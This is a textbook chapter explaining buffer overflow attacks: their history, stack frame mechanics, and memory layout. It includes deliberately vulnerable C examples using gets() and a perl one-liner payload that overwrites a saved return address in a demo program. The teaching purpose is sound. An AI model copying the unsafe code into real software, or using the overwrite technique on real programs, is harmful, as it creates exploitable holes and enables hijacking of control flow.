Chapter 10 Buffer Overflow

10.1 Stack Overflows
- Buffer Overflow Basics
- Stack Buffer Overflows
- Shellcode

10.2 Defending against Buffer Overflows
- Compile-Time Defenses
- Run-Time Defenses

10.3 Other Forms of Overflow Attacks
- Replacement Stack Frame
- Return to System Call
- Heap Overflows
- Global Data Area Overflows
- Other Types of Overflows

10.4 Key Terms, Review Questions, and Problems

Learning Objectives

After studying this chapter, you should be able to:

- Define what a buffer overflow is and list possible consequences.
- Describe how a stack buffer overflow works in detail.
- Define shellcode and describe its use in a buffer overflow attack.
- List various defenses against buffer overflow attacks.
- List a range of other types of buffer overflow attacks.

In this chapter, we turn our attention specifically to buffer overflow attacks. This type of attack is one of the most common attacks seen and results from careless programming in applications. The vulnerability advisories from organizations such as CERT or SANS continue to include a significant number of *buffer overflow* or *heap overflow* exploits, including a number of serious, remotely exploitable vulnerabilities. Similarly, the highest ranked item by far in the CWE Top 25 Most Dangerous Software Weaknesses list is “Out-of-bounds Write,” which is a classic buffer overflow [CWE22]. These can result in exploits to both operating systems and common applications and still comprise the majority of exploits in widely deployed exploit toolkits [VEEN12]. Yet this type of attack has been known since it was first widely used by the Morris Internet Worm in 1988, and techniques for preventing its occurrence are well-known and documented. Table 10.1 provides a brief history of some of the more notable incidents in the history of buffer overflow exploits. Unfortunately, due to a legacy of buggy code in widely deployed operating systems and applications, a failure to patch and update many systems, and continuing careless programming practices by programmers, it is still a major source of concern to security practitioners. This chapter focuses on how a buffer overflow occurs and what methods can be used to prevent or detect its occurrence.

Table 10.1 **A Brief History of Some Buffer Overflow Attacks**

1988	The Morris Internet Worm used a buffer overflow exploit in "fingerd" as one of its attack mechanisms.
1995	A buffer overflow in NCSA httpd 1.3 is discovered and published on the Bugtraq mailing list by Thomas Lopatic.
1996	Aleph One publishes "Smashing the Stack for Fun and Profit" in *Phrack* magazine, giving a step-by-step introduction to exploiting stack-based buffer overflow vulnerabilities.
2001	The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0.
2003	The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000.
2004	The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS).

We begin with an introduction to the basics of buffer overflow. Then, we present details of the classic stack buffer overflow. This includes a discussion of how functions store their local variables on the stack and the consequence of attempting to store more data in them than there is space available. We continue with an overview of the purpose and design of shellcode, which is the custom code injected by an attacker and to which control is transferred as a result of the buffer overflow.

Next, we consider ways of defending against buffer overflow attacks. We start with the obvious approach of preventing them by not writing code that is vulnerable to buffer overflows in the first place. However, given the large existing body of buggy code, we also need to consider hardware and software mechanisms that can detect and thwart buffer overflow attacks. These include mechanisms to protect executable address space, techniques to detect stack modifications, and approaches that randomize the address space layout to hinder successful execution of these attacks.

Finally, we will briefly survey some of the other overflow techniques, including return to system call and heap overflows, and mention defenses against these.

10.1 Stack Overflows

Buffer Overflow Basics

A **buffer overflow**, also known as a **buffer overrun** or **buffer overwrite**, is defined in NISTIR 7298 (*Glossary of Key Information Security Terms*, July 2019) as follows:

Buffer Overrun: A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Adversaries exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system.

A buffer overflow can occur as a result of a programming error when a process attempts to store data beyond the limits of a fixed-sized buffer and consequently overwrites adjacent memory locations. These locations can hold other program variables or parameters or program control flow data such as return addresses and pointers to previous stack frames. The **buffer**, which is used by the program to store data, can be located on the stack, in the heap, or in the data section of the process. The consequences of this error include corruption of data used by the program, unexpected transfer of control in the program, possible memory access violations, and very likely eventual program termination. When done deliberately as part of an attack on a system, the transfer of control can be to code of the attacker’s choosing, resulting in the ability to execute arbitrary code with the privileges of the attacked process.

To illustrate the basic operation of a buffer overflow, consider the C main function given in Figure 10.1a**.** This contains three variables (`valid`, `str1`, and `str2`),[41] whose values will typically be saved in adjacent memory locations. The order and location of these will depend on the type of variable (local or global), the language and compiler used, and the target machine architecture. However, for the purpose of this example, we will assume they are saved in consecutive memory locations, from highest to lowest, as shown in Figure 10.2.[42] This will typically be the case for local variables in a C function on common processor architectures such as the Intel Pentium family. The purpose of the code fragment is to call the function `next_tag(str1)` to copy into `str1` some expected tag value. Let us assume this will be the string `START`. It then reads the next line from the standard input for the program using the C library `gets()` function and then compares the string read with the expected tag. If the next line did indeed contain just the string `START`, this comparison would succeed, and the variable `VALID` would be set to `TRUE`.[43] This case is shown in the first of the three example program runs in Figure 10.1b.[44] Any other input tag would leave it with the value `FALSE`. Such a code fragment might be used to parse some structured network protocol interaction or formatted text file.

Figure 10.1 **Basic Buffer Overflow Example**

```
int main(int argc, char *argv[]) {
 int valid = FALSE;
 char str1[8];
 char str2[8];
next_tag(str1);
gets(str2);
if (strncmp(str1, str2, 8) == 0)
 valid = TRUE;
printf("buffer1: str1(%s), str2(%s), valid(%d)\n",
str1, str2, valid);
}
```

(a) Basic buffer overflow C code

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUTbuffer1: str1(BADINPUT),
str2(BADINPUTBADINPUT), valid(1)
```

(b) Basic buffer overflow example runs

Figure 10.2 **Basic Buffer Overflow Stack Values**

Memory Address	Before gets(str2)	After gets(str2)	Contains value of
. . . .	. . . .	. . . .	
bffffbf4	34fcffbf 4 . . .	34fcffbf 3 . . .	argv
bffffbf0	01000000	01000000	argc
bffffbec	c6bd0340 . . . @	c6bd0340 . . . @	return addr
bffffbe8	08fcffbf	08fcffbf	old base ptr
bffffbe4	00000000	01000000	valid
bffffbe0	80640140 . d . @	00640140 . d . @	
bffffbdc	54001540 T . . @	4e505554 N P U T	str1[4-7]
bffffbd8	53544152 S T A R	42414449 B A D I	str1[0-3]
bffffbd4	00850408	4e505554 N P U T	str2[4-7]
bffffbd0	30561540 0 V . @	42414449 B A D I	str2[0-3]
. . . .	. . . .	. . . .	

The problem with this code exists because the traditional C library `gets()` function does not include any checking on the amount of data copied. It will read the next line of text from the program's standard input up until the first newline[45] character occurs and copy it into the supplied buffer followed by the NULL terminator used with C strings.[46] If more than seven characters are present on the input line, when read in they will (along with the terminating

NULL character) require more room than is available in the `str2` buffer. Consequently, the extra characters will proceed to overwrite the values of the adjacent variable, `str1` in this case. For example, if the input line contains `EVILINPUTVALUE`, the result will be that `str1` will be overwritten with the characters `TVALUE`, and `str2` will use not only the eight characters allocated to it, but seven more from `str1` as well. This can be seen in the second example run in Figure 10.1b. The overflow has resulted in corruption of a variable not directly used to save the input. Because these strings are not equal, `valid` also retains the value `FALSE`. Further, if 16 or more characters were input, additional memory locations would be overwritten.

The preceding example illustrates the basic behavior of a buffer overflow. At its simplest, any unchecked copying of data into a buffer could result in corruption of adjacent memory locations, which may be other variables or, as we will see next, possibly program control addresses and data. Even this simple example could be taken further. Knowing the structure of the code processing it, an attacker could arrange for the overwritten value to set the value in `str1` equal to the value placed in `str2`, resulting in the subsequent comparison succeeding. For example, the input line could be the string `BADINPUTBADINPUT`. This results in the comparison succeeding, as shown in the third of the three example program runs in Figure 10.1b and illustrated in Figure 10.2, with the values of the local variables before and after the call to `gets()`. Note also that the terminating NULL for the input string was written to the memory location following `str1`. This means the flow of control in the program will continue as if the expected tag was found, when in fact the tag read was something completely different. This will almost certainly result in program behavior that was not intended. How serious this is will depend very much on the logic in the attacked program. One dangerous possibility occurs if instead of being a tag, the values in these buffers are an expected and supplied password needed to access privileged features. If so, the buffer overflow provides the attacker with a means of accessing these features without actually knowing the correct password.

To exploit any type of buffer overflow, such as those we have illustrated here, the attacker needs:

- To identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker’s control, and
- To understand how that buffer will be stored in the process memory and, hence, the potential for corrupting adjacent memory locations and potentially altering the flow of execution of the program.

Identifying vulnerable programs may be done by inspection of program source, tracing the execution of programs as they process oversized input, or using tools such as *fuzzing*, which we will discuss in Section 11.2, to automatically identify potentially vulnerable programs. What the attacker does with the resulting corruption of memory varies considerably, depending on what values are being overwritten. We will explore some of the alternatives in the following sections.

Before exploring buffer overflows further, it is worth considering just how the potential for their occurrence developed and why programs are not necessarily protected from such errors. To understand this, we need to briefly consider the history of programming languages and the fundamental operation of computer systems. At the basic machine level, all of the data manipulated by machine instructions executed by the computer processor are stored in either the processor's registers or in memory. The data are simply arrays of bytes. Their interpretation is entirely determined by the function of the instructions accessing them. Some instructions will treat the bytes as representing integer values, others as addresses of data or instructions, and others as arrays of characters. There is nothing intrinsic in the registers or memory that indicates that some locations have an interpretation different from others. Thus, the responsibility is placed on the assembly language programmer to ensure that the correct interpretation is placed on any saved data value. The use of assembly (and hence machine) language programs gives the greatest access to the resources of the computer system, but at the highest cost and responsibility in coding effort for the programmer.

At the other end of the abstraction spectrum, modern high-level programming languages such as Java, ADA, Python, and many others have a very strong notion of the type of variables and what constitutes permissible operations on them. Such languages do not suffer from buffer overflows because they do not permit more data to be saved into a buffer than it has space for. The higher levels of abstraction and safe usage features of these languages mean that programmers can focus more on solving the problem at hand and less on managing the details of interactions with variables. But this flexibility and safety comes at a cost in resource use, both at compile time and in additional code that must executed at run time to impose checks such as that on buffer limits. The distance from the underlying machine language and architecture also means that access to some instructions and hardware resources is lost. This limits these languages' usefulness in writing code, such as device drivers, that must interact with such resources.

In between these extremes are languages such as C and its derivatives, which have many modern high-level control structures and data type abstractions but which still provide the ability to access and manipulate memory data directly. The C programming language was designed by Dennis Ritchie at Bell Laboratories in the early 1970s. It was used very early to write the UNIX operating system and many of the applications that run on it. Its continued success was due to its ability to access low-level machine resources while still having the expressiveness of high-level control and data structures and because it was fairly easily ported to a wide range of processor architectures. It is worth noting that UNIX was one of the earliest operating systems written in a high-level language. Up until then (and indeed in some cases for many years after), operating systems were typically written in assembly language, which limited them to a specific processor architecture. Unfortunately, the ability to access low-level machine resources means that the language is susceptible to inappropriate use of memory contents. This was aggravated by the fact that many of the common and widely used **library functions**, especially those relating to input and processing of strings, failed to perform checks on the size of the buffers being used. Because these functions were common and widely used, and because UNIX and derivative operating systems such as Linux are widely deployed, there is a large legacy body of code using these unsafe functions, which are thus potentially vulnerable to buffer overflows. We return to this issue when we discuss countermeasures for managing buffer overflows.

Stack Buffer Overflows

A **stack buffer overflow** occurs when the targeted buffer is located on the stack, usually as a local variable in a function's stack frame. This form of attack is also referred to as **stack smashing**. Stack buffer overflow attacks have been exploited since first being seen in the wild in the Morris Internet Worm in 1988. The exploits it used included an unchecked buffer overflow resulting from the use of the C `gets()` function in the `fingerd` daemon. The publication by Aleph One (Elias Levy) of details of the attack and how to exploit it [LEVY96] hastened further use of this technique. As indicated in the chapter introduction, stack buffer overflows are still being exploited as new vulnerabilities continue to be discovered in widely deployed software.


Function Call Mechanisms

To better understand how buffer overflows work, we first take a brief digression into the mechanisms used by program functions to manage their local state on each call. When one function calls another, at the very least it needs somewhere to save the return address so the called function can return control when it finishes. Aside from that, it also needs locations to save the parameters to be passed in to the called function and also possibly to save register values that it wishes to continue using when the called function returns. All of these data are usually saved on the stack in a structure known as a **stack frame**. The called function also needs locations to save its local variables, somewhere different for every call so it is possible for a function to call itself either directly or indirectly. This is known as a recursive function call.[47] In most modern languages, including C, local variables are also stored in the function's stack frame. One further piece of information then needed is some means of chaining these frames together so that as a function is exiting it can restore the stack frame for the calling function before transferring control to the return address. Figure 10.3 illustrates such a stack frame structure. The general process of one function P calling another function Q can be summarized as follows. The calling function P:

1. Pushes the parameters for the called function onto the stack (typically in reverse order of declaration).
2. Executes the call instruction to call the target function, which pushes the return address onto the stack.

Figure 10.3

Example Stack Frame with Functions P and Q



The called function Q:

3. Pushes the current frame pointer value (which points to the calling routine’s stack frame) onto the stack.
4. Sets the frame pointer to be the current stack pointer value (i.e., the address of the old frame pointer), which now identifies the new stack frame location for the called function.
5. Allocates space for local variables by moving the stack pointer down to leave sufficient room for them.
6. Runs the body of the called function.
7. As it exits, it first sets the stack pointer back to the value of the frame pointer (effectively discarding the space used by local variables).
8. Pops the old frame pointer value (restoring the link to the calling routine’s stack frame).
9. Executes the return instruction, which pops the saved address off the stack and returns control to the calling function.

Lastly, the calling function:

10. Pops the parameters for the called function off the stack.
11. Continues execution with the instruction following the function call.


As has been indicated before, the precise implementation of these steps is language, compiler, and processor architecture dependent. However, something similar will usually be found in most cases. In addition, not specified here are steps involving saving registers used by the calling or called functions. These generally happen either before the parameter pushing if done by the calling function or after the allocation of space for local variables if done by the called function. In either case, this does not affect the operation of buffer overflows we will discuss next. More detail on function call and return mechanisms and the structure and use of stack frames may be found in [STAL16b].

Stack Overflow Example

With the preceding background, consider the effect of the basic buffer overflow introduced in Section 10.1. Because the local variables are placed below the saved frame pointer and return address, the possibility exists of exploiting a local buffer variable overflow vulnerability to overwrite the values of one or both of these key function linkage values. Note that the local variables are usually allocated space in the stack frame in order of declaration, growing down in memory with the top of stack. Compiler optimization can potentially change this, so the actual layout will need to be determined for any specific program of interest. This possibility of overwriting the saved frame pointer and return address forms the core of a stack overflow attack.

At this point, it is useful to step back and take a somewhat wider view of a running program and the placement of key regions such as the program code, global data, heap, and stack. When a program is run, the operating system typically creates a new process for it. The process is given its own virtual **address space**, with a general structure as shown in Figure 10.4. This consists of the contents of the executable program file (including global data, relocation table, and actual program code segments) near the bottom of this address space, space for the program heap to then grow upward from above the code, and room for the stack to grow down from near the middle (if room is reserved for kernel space in the upper half) or top. The stack frames we discussed are hence placed one below another in the stack area as the stack grows downward through memory. We return to discuss some of the other components later. Further details on the layout of a process address space may be found in [STAL16c].

Figure 10.4 **Program Loading into Process Memory**



To illustrate the operation of a classic stack overflow, consider the C function given in Figure 10.5a. It contains a single local variable, the buffer `inp`. This is saved in the stack frame for this function, located somewhere below the saved frame pointer and return address, as shown in Figure 10.6. This `hello` function (a version of the classic Hello World program) prompts for a name, which it then reads into the buffer `inp` using the unsafe `gets()` library routine. It then displays the value read using the `printf()` library routine. As long as a small value is read in, there will be no problems and the program calling this function will run successfully, as shown in the first of the example program runs in Figure 10.5b. However, if the data input is too much, as shown in the second example program of Figure 10.5b, then the data extend beyond the end of the buffer and end up overwriting the saved frame pointer and return address with garbage values (corresponding to the binary representation of the characters supplied). Then, when the function attempts to transfer control to the return address, it typically jumps to an illegal memory location, resulting in a Segmentation Fault and the abnormal termination of the program, as shown. Just supplying random input like this, leading typically to the program crashing, demonstrates the basic stack overflow attack. And since the program has crashed, it can no longer supply the function or service for which it was running. At its simplest, then, a stack overflow can result in some form of denial-of-service attack on a system.

Figure 10.5 **Basic Stack Overflow Example**

```
void hello(char *tag)

{

        char inp[16];

        printf("Enter value for %s: ", tag);

        gets(inp);    printf("Hello your %s is %s\n", tag, inp);

}
```


(a) Basic stack overflow C code

```
$ cc -g -o buffer2 buffer2.c
$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done
$ ./buffer2
Enter value for name:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXSegmentation fault
(core dumped)
$ perl -e 'print pack("H*",
"414243444546474851525354555657586162636465666768e8ffff
bf948304080a4e4e4e4e0a");' | ./buffer2
```

```
Enter value for name:
Hello your Re?pyy]uEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

(b) Basic stack overflow example runs

Figure 10.6 **Basic Stack Overflow Stack Values**



Memory Address	Before gets(inp)	After gets(inp)	Contains value of
. . . .	. . . .	. . . .	
bffffbe0	3e850408 > . . .	00850408	tag
bffffbdc	f0830408	94830408	return addr
bffffbd8	e8fbffbf	e8ffffbf	old base ptr
bffffbd4	60840408 ` . . .	65666768 e f g h	
bffffbd0	30561540 0 V . @	61626364 a b c d	
bffffbcc	1b840408	55565758 U V W X	inp[12-15]
bffffbc8	e8fbffbf	51525354 Q R S T	inp[8-11]
bffffbc4	3cfcffbf < . . .	45464748 E F G H	inp[4-7]
bffffbc0	34fcffbf 4 . . .	41424344 A B C D	inp[0-3]
. . . .	. . . .	. . . .	

Of more interest to the attacker, rather than immediately crashing the program, is to have it transfer control to a location and code of the attacker's choosing. The simplest way of doing this is for the input causing the buffer overflow to contain the desired target address at the point where it will overwrite the saved return address in the stack frame. Then, when the attacked function finishes and executes the return instruction, instead of returning to the calling function, it will jump to the supplied address instead and execute instructions from there.

